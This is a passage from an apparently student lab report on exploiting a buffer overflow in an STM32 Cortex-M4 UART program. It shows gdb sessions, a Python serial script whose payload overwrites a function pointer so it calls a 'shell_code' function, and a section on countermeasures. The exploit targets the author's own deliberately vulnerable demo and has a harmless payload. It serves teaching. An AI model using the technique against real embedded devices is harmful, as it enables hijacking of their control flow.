


Figure 10 Output on Hercules utility

As shown in the picture, I sent seven times the character 'A', and the output is the dimension of the string. The program works well, but if the input is greater than 8, an **hard fault** occurs, because the characters after characters after the eighth override the function pointer address, causing a segmentation fault.

2.2 Debug on GDB

In order to understand what happens at low level, there is a really powerful tool called gdb. Gdb stands for **GNU Project Debugger** and it helps to see memory locations and contents.

To debug my program through gdb on ARM architecture, semihosting is required. Semihosting is a mechanism that enables code running on an ARM target to communicate and use the Input/Output facilities on a host computer that is running a debugger(gdb). First of all, start the gdb server on port 61234.

```
C:\WINDOWS\system32\cmd.exe - ST-LINK_gdbserver.exe -c config.txt

STMicroelectronics ST-LINK GDB server. Version 5.7.0
Copyright (c) 2020, STMicroelectronics. All rights reserved.

Starting server with the following options:
    Persistent Mode           : Enabled
    LogFile Name              : debug.log
    Logging Level             : 31
    Listen Port Number        : 61234
    Status Refresh Delay      : 15s
    Verbose Mode              : Disabled
    SWD Debug                 : Enabled

Target connection mode: Default
Reading ROM table for AP 0 @0xe00fffd0
Hardware watchpoint supported by the target
COM frequency = 4000 kHz
ST-LINK Firmware version : V2J39M27
Device ID: 0x433
PC: 0x8000efc
ST-LINK device status: HALT_MODE
ST-LINK detects target voltage = 3.28 V
ST-LINK device status: HALT_MODE
ST-LINK device initialization OK
Waiting for debugger connection...
Waiting for connection on port 61234...
```

Figure 11 Gdb server

On the other terminal, run arm-none-eabi-gdb, that is the ARM version of gdb, then bind to port 61234 and load the executable file in the ELF format.

```

C:\Windows\System32\cmd.exe - arm-none-eabi-gdb
C:\Program Files (x86)\GNU Arm Embedded Toolchain\10 2020-q4-major\bin\arm-none-eabi-gdb.exe:
e a path for the index cache directory.
GNU gdb (GNU Arm Embedded Toolchain 10-2020-q4-major) 10.1.90.20201028-git
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "--host=i686-w64-mingw32 --target=arm-none-eabi".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target remote localhost:61234
Remote debugging using localhost:61234
warning: No executable has been specified and target does not support
determining executable automatically. Try using the "file" command.
0x08000efc in ?? ()
(gdb) file Uart_dma.elf
A program is being debugged already.
Are you sure you want to change the file? (y or n) y
Reading symbols from Uart_dma.elf...
(gdb) b 123
Breakpoint 1 at 0x8000698: file ../Core/Src/main.c, line 123.
Note: automatically using hardware breakpoints for read-only addresses.
(gdb)

```

Figure 12 gdb client

After the connection on port 61234, I loaded the elf file and set a breakpoint on line 123 of main.c. If I run the command c (continue), gdb stops program execution to line 123, that is the delay function in the main while loop.

If I want to see memory location of variables and functions, I can use the command p \$name_of_label.

```

C:\Windows\System32\cmd.exe - arm-none-eabi-gdb
(gdb) c
Continuing.

Breakpoint 1, main () at ../Core/Src/main.c:123
123      HAL_Delay(250);
(gdb) p Buf_DMA
$1 = {buffer = "\000\000\000\000", ptr_funzione = 0x80008a9 <controlla_dim>}
(gdb) p shell_code
$2 = {void (char *)} 0x8000870 <shell_code>
(gdb) p &Buf_DMA
$3 = (struct Buf_DMA *) 0x20000104 <Buf_DMA>
(gdb) p controlla_dim
$4 = {void (char *)} 0x80008a8 <controlla_dim>
(gdb)

```

Figure 13 : Address of shell_code, Buf_DMA and controlla_dim

So `ptr_funzione` points to `controlla_dim` at address `0x80008a9`, `shell_code` is at `0x8000870` and `Buf_DMA.buffer` at `0x20000104`. Now we have all the information to run the attack.

2.3 Attack and exploit

The idea of the attack is simple: I will overflow `Buf_DMA.buffer` passing more than 8 characters and then replacing the address `0x80008a9(controlla_dim)` with `0x8000871(shell_code)`. To do it I need to send hex value through serial peripheral, so I developed a python script.

Through `Serial` class, I set up `Usart` configuration. After that, I initialize the attack string, that is: `0x41,0x41,0x41,0x41,0x41,0x41,0x41,0x41,0x71,0x08,0x00,0x08`. I am sending 8 characters 'A', that in ASCII standard are `0x41`. Cortex M4 is little endian, so `shell_code` function address will be written from the last 2 bytes until the first ones: `0x71,0x08,0x00,0x08`. Afterwards, this data will be converted to byte through `serial.to_bytes()` function and then they will be transmitted to `USART2`.

To receive data from `Usart2` I used `serial.read()` function, that returns bytes read. The bytes to character cast is made by `chr()` function. The function `append()` put that characters at the end of `seq` list, and then `joined_seq` produces a string from that list.

The output will be printed after the reception of "\n" character.

```

import serial

ser = serial.Serial(
    port='COM3',\
    baudrate=115200,\
    parity=serial.PARITY_NONE,\
    stopbits=serial.STOPBITS_ONE,\
    bytesize=serial.EIGHTBITS,\
    timeout=1000)
ser.isOpen()
print("connected to: " + ser.portstr)
input("Press Enter to continue...")
data=[0x41,0x41,0x41,0x41,0x41,0x41,0x41,0x41,0x71,0x08,0x00,0x08]

print (serial.to_bytes(data))
ser.write(serial.to_bytes(data))

seq = []
count = 0

while True:
    try:
        for c in ser.read():
            seq.append(chr(c)) #convert from ANSI
            joined_seq = ''.join(str(v) for v in seq) #Make a
                                string from array

            if chr(c) == '\n':
                print("Line " + str(count) + ': ' + joined_seq)
                seq = []
                joined_seq=''
                count += 1
                break
    except Exception as e:
        print(e)
        ser.close()

input("Press Enter to continue...")
ser.close()

```

In Figure 13 and Figure 14 it is possible to check that the attack has been successful.

```
C:\Windows\System32\cmd.exe - python3 Seriale2.py
Microsoft Windows [Versione 10.0.19042.1415]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

D:\Users\Franceso\Downloads\Magistrale\Network Security\Progetto>python3 Seriale2.py
connected to: COM3
Press Enter to continue...
b'AAAAAAAQ\x08\x00\x08'
Line 0:  Ti ho hackerato !!!

Press Enter to continue...
```

Figure 14 Serial Script result

If we see gdb side, we can confirm that ptr_funzione changed its address:

```
(gdb) p Buf_DMA.ptr_funzione
$4 = (void (*)(char *)) 0x8000871 <shell_code>
(gdb) p Buf_DMA.buffer
$5 = "AAAAAAAQ"
(gdb)
```

Figure 15 Gdb: ptr_funzione now points to shell_code address

2.4 Countermeasures to Buffer Overflow

The large amount of ARM based controllers in the market leads to security issues like Buffer Overflow exploit discussed before. Fortunately, there are many ways to prevent this kind of attack:

- **Address Space Layout Randomization(ASLR):** ASLR arranges randomly the addresses in memory. It can be enabled by compilation flag on gcc compiler, such as Pie command.
- **Cortex-M Security Extensions (CMSE):** Trustzone in ARMv8 defines Secure and Non Secure Callable locations. Secure addresses are used for memory and peripherals that are only accessible by Secure software or Secure masters. [8]
- **Guard Pages:** Automatic allocation of additional inaccessible memory during memory allocation operations is a technique for mitigating against exploitation of buffer overflows. These guard pages are unmapped pages placed between all memory allocations of one page or larger. The guard page causes a segmentation

fault upon any access. They are managed by MMU.

- **Software Language:** C/C++ contain many function vulnerable to buffer overflow. One solution is not to use them, or at least always to check input size. ARM offers a certified framework called PSA in order to help developers to program a secure code.
- **Multistack Approach:** this approach protects from stack-based buffer overflow. Multistack places different types of variables in different stacks protected by guard pages, in order to provide more protection to vulnerable ones such as pointers or arrays of pointers. [9]




Figure 16 Multistack example with four types of variables [9]

Bibliography

- [1] CWE, “2021 CWE Top 25 Most Dangerous Software Weaknesses,” 2021. [Online]. Available: https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html.
- [2] W. Stallings, Network Security Essentials: Applications and Standards, Pearson, 2016.
- [3] W. Du, Computer & Internet Security: A Hands-on Approach, Syracuse University: CreateSpace Independent Publishing Platform, 2019.
- [4] STM, PM0214 STM32 Cortex®-M4 MCUs and MPUs programming manual, 23-Mar-2020 Revision 10.
- [5] STM, RM0368 Reference manual: STM32F401xB/C and STM32F401xD/E, 18-Dec-2018 Version 5.
- [6] STM, STM32F401xD STM32F401xE Datasheet, 22-Jan-2015 Version 3.
- [7] STM, “UM2609 STM32CubeIDE user guide,” November 2021 Rev 5. [Online]. Available: https://www.st.com/resource/en/user_manual/dm00629856-stm32cubeide-user-guide-stmicroelectronics.pdf.
- [8] ARM, “Arm® TrustZone Technology for the Armv8-M Architecture,” 30 October 2018 Version 2.1. [Online]. Available: <https://developer.arm.com/documentation/100690/latest/>.
- [9] Y. Y. P. P. a. F. P. Raoul Strackx, “Efficient and Effective Buffer Overflow Protection on ARM Processors,” *Springer Berlin Heidelberg*, 2010.